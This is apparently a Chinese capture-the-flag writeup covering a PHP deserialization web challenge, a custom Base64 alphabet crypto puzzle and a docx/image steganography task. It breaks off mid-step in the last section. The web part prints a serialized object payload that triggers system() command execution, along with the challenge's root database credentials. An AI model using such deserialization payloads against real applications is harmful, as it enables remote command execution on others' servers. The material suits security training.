2023 年新疆天山固网杯 Writeup
web1:PHP 反序列化(数组整型溢出绕过)
1. 题目代码审计
目标代码包含Flag类,核心逻辑在__destruct()析构函数中,存在反序列化漏洞,但需绕过数组判断限制:

2. 漏洞关键点:数组整型溢出绕过
PHP 数组特性:当数组下标为超大整数(超过PHP_INT_MAX)时,会触发整型溢出,导致数组追加元素$this->arr[] = 1的返回值变为false,从而进入else分支执行system($this->b)。
PHP_INT_MAX**值**:
32 位平台:2147483647
64 位平台:9223372036854775807(本题使用此值,覆盖范围更广)
3. Payload 构造脚本
编写 PHP 脚本生成序列化字符串,核心是设置$a为 64 位平台的PHP_INT_MAX,$b为要执行的系统命令(如ls):

4. 执行与结果
运行构造脚本,得到序列化 Payload(示例):
O:4:"Flag":4:{s:1:"a";i:9223372036854775807;s:1:"b";s:2:"ls";s:1:"c";N;s:3:"arr";a:0:{}}通过GET参数传入 Payload:?was=O:4:"Flag":4:{s:1:"a";i:9223372036854775807;s:1:"b";s:2:"ls";s:1:"c";N;s:3:"arr";a:0:{}}
执行后发现目录中存在sql_connect/sql-connect.php文件,访问该文件:
文件内容包含数据库连接信息与flag表查询逻辑:
<?php
$dbuser = 'root';
$dbpass = 'root';
$dbname = "dascctf";
$host = '127.0.0.1';
$con = mysqli_connect($host, $dbuser, $dbpass, $dbname) or die('Could not connect to database.');
$query = "SELECT * FROM flag";  // 查询flag表
$result = mysqli_query($con, $query);
if ($result) {
    while ($row = mysqli_fetch_assoc($result)) {
        foreach ($row as $key => $value) {
            echo "$key: $value<br>";  // 输出flag
        }
    }
} else {
    echo "Query failed: " . mysqli_error($con);
}
mysqli_close($con);
?>
访问sql_connect/sql-connect.php,直接获取flag表中的 flag 内容。
二、Crypto 题型
题目:这就只是 b@se 而已(Base64 变种破解)
1. 题目分析
给出密文:jHo0gpj5qwNVs5L3/aPVq9ZpEwCX/NZIz7jVs5Xr6pZa/5oIVg
给出 Base64 变种字符集片段:YOJyHo57WlUFzCfDgjn0Sb9ETsqVLX42kNaIhr+dtPm1u3AMKpwRGvcxQZ8B(含 4 个缺失字符)
2. 关键步骤:确定缺失字符
Base64 标准字符集为ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/,通过 Python 脚本对比片段,找出缺失的 4 个字符:
import string

# 题目给出的Base64变种字符集片段(含****)
s = 'YOJyHo57WlUFzCfDgjn0Sb9ET****sqVLX42kNaIhr+dtPm1u3AMKpwRGvcxQZ8B'
# Base64标准字符集
standard_base64 = string.ascii_letters + string.digits + '+/'

# 找出缺失的字符
missing_chars = [c for c in standard_base64 if c not in s]

print("缺失的4个字符:", missing_chars)  # 输出:['e', 'i', '6', '/']
执行结果截图:
3. 破解 Base64 变种(排列组合遍历)
缺失的 4 个字符需按不同顺序填充到位置,共4! = 24种排列组合,通过脚本遍历所有可能,解密密文:
import string
import binascii
import itertools

# 题目数据
cipher = 'jHo0gpj5qwNVs5L3/aPVq9ZpEwCX/NZIz7jVs5Xr6pZa/5oIVg'  # 密文
base64_fragment = 'YOJyHo57WlUFzCfDgjn0Sb9ET{}sqVLX42kNaIhr+dtPm1u3AMKpwRGvcxQZ8B'  # 字符集模板
missing_chars = ['e', 'i', '6', '/']  # 缺失字符

# 遍历所有4个缺失字符的排列组合
for perm in itertools.permutations(missing_chars, 4):
    # 构造完整的Base64变种字符集
    current_base64 = base64_fragment.format(''.join(perm))
    # 将密文字符转换为6位二进制(Base64解码核心:字符→索引→6位二进制)
    binary_str = ''
    valid = True
    for char in cipher:
        if char not in current_base64:
            valid = False
            break
        # 获取字符在变种字符集中的索引,转为6位二进制(补前导0)
        idx = current_base64.index(char)
        binary_str += bin(idx)[2:].zfill(6)
    if not valid:
        continue
    # 二进制字符串转为字节(需确保长度为8的倍数,截断多余位)
    binary_str = binary_str[:len(binary_str) - (len(binary_str) % 8)]
    try:
        # 二进制→十六进制→字符串
        hex_str = hex(int(binary_str, 2))[2:]  # 去除0x前缀
        if len(hex_str) % 2 != 0:
            hex_str = '0' + hex_str  # 确保十六进制长度为偶数
        plaintext = binascii.unhexlify(hex_str).decode('utf-8', errors='ignore')
        # 筛选含flag格式的结果(通常含{})
        if '{' in plaintext and '}' in plaintext:
            print("找到有效解密结果:")
            print("Base64变种字符集:", current_base64)
            print("明文(flag):", plaintext)
    except:
        continue

4. 解密结果
遍历后得到正确的 Base64 变种字符集,解密密文获取 flag:
三、Misc 题型
题目:网抑云(文件隐写 + 多步解码)

1. 第一步:docx 文档隐藏信息提取
初始分析:附件为 docx 文档,打开后发现部分文字颜色异常(疑似隐藏字符),全选文字并修改颜色,得到密码:come666。
docx 转 zip 提取隐藏文件:
将 docx 文件后缀改为zip并解压,进入word/media目录(docx 中图片等媒体文件存储路径),找到可疑图片文件(红框标注):


查看图片文件属性,发现内容为 Base64 编码的图片数据,解码后得到一张新图片:
2. 第二步:图片隐写(SilentEye 工具)

工具选择:图片疑似存在音频 / 文本隐写,使用SilentEye工具(支持多种隐写格式提取)。
操作步骤:
打开SilentEye,导入解码后的图片;
选择 “Decode” 功能,输入第一步获取的密码come666;

提取出隐藏的flag.txt文件:

3. 第三步:BubbleBabble 编码解码
flag.txt中的内容为 BubbleBabble 编码(特征:由 “-” 分隔的音节字符串);
使用在线 BubbleBabble 解码工具(如https://www.dcode.fr/bubblebabble-cipher)解码: